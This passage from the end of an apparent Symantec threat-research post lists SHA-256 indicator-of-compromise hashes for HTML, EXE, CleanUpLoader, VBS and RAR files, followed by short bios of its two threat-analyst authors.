| 9BD692BC32E13185232E95FF7693D0039B5C5C563323982BFAB34A5D1E0379AE | HTML |
| B1D48CA54EFB57B9BD626420391FBBC638C9F4271F009DFB31B28C33B76A4228 | HTML |
| D05032CA22352BA77CE67A2975A33A5A3A7170705817FE4305B162F7E4E7065B | HTML |

| IOC | Description |
|---|---|
| A2C1B716D20B61BC4C57748E1EC195FBAC2C5B143CF960D0FFEE895160D4B0DB | EXE file |
| B6AADA8476838CD39EFD5A3681F50ECEB0938BBCDECD3712FDB81394ED2922BB | EXE file |
| BB932056CAE8940742E50B4F2B994A802E703F7BC235E7DD647D085AE2B2BAF7 | CleanUpLoader |
| C398B3E06EF860670B9597DAED85632834FA961AEA87164B8BA8BB2F094A14EF | CleanUpLoader |
| BCDB4F1AF705889ACE73E8A0C8626BC6B615393A4C4F28EA00E5A51EB6E541D9 | VBS |
| CD003F5CE0DDE74B9793685C549A6883B405FCA4D533F27FBB050199A2339A28 | VBS |
| F06D83CE130BAE96EBFDE9ADDDD0FF1245FEBF768E6D984B69816B252808BA0C | RAR file |

## About the Author

### Nguyen Hoang Giang

**Senior Threat Analysis Engineer**

Hoang Giang is a member of the Threat Engineering team in Symantec’s Security Technology and Response (STAR) division. He analyzes and creates protection for various threats and monitors for botnets and APT attacks.

## About the Author

### Yi Helen Zhang

**Threat Analysis Engineer**

Yi (Helen) is a member of the Threat Engineering team in Symantec’s Security Technology and Response (STAR) division under Broadcom's Enterprise Security Group. Yi executes and implements a variety of protections for our customers and collaborates with threat hunting experts to leverage insights from the threat landscape for improved operations and security.

## Want to comment on this post?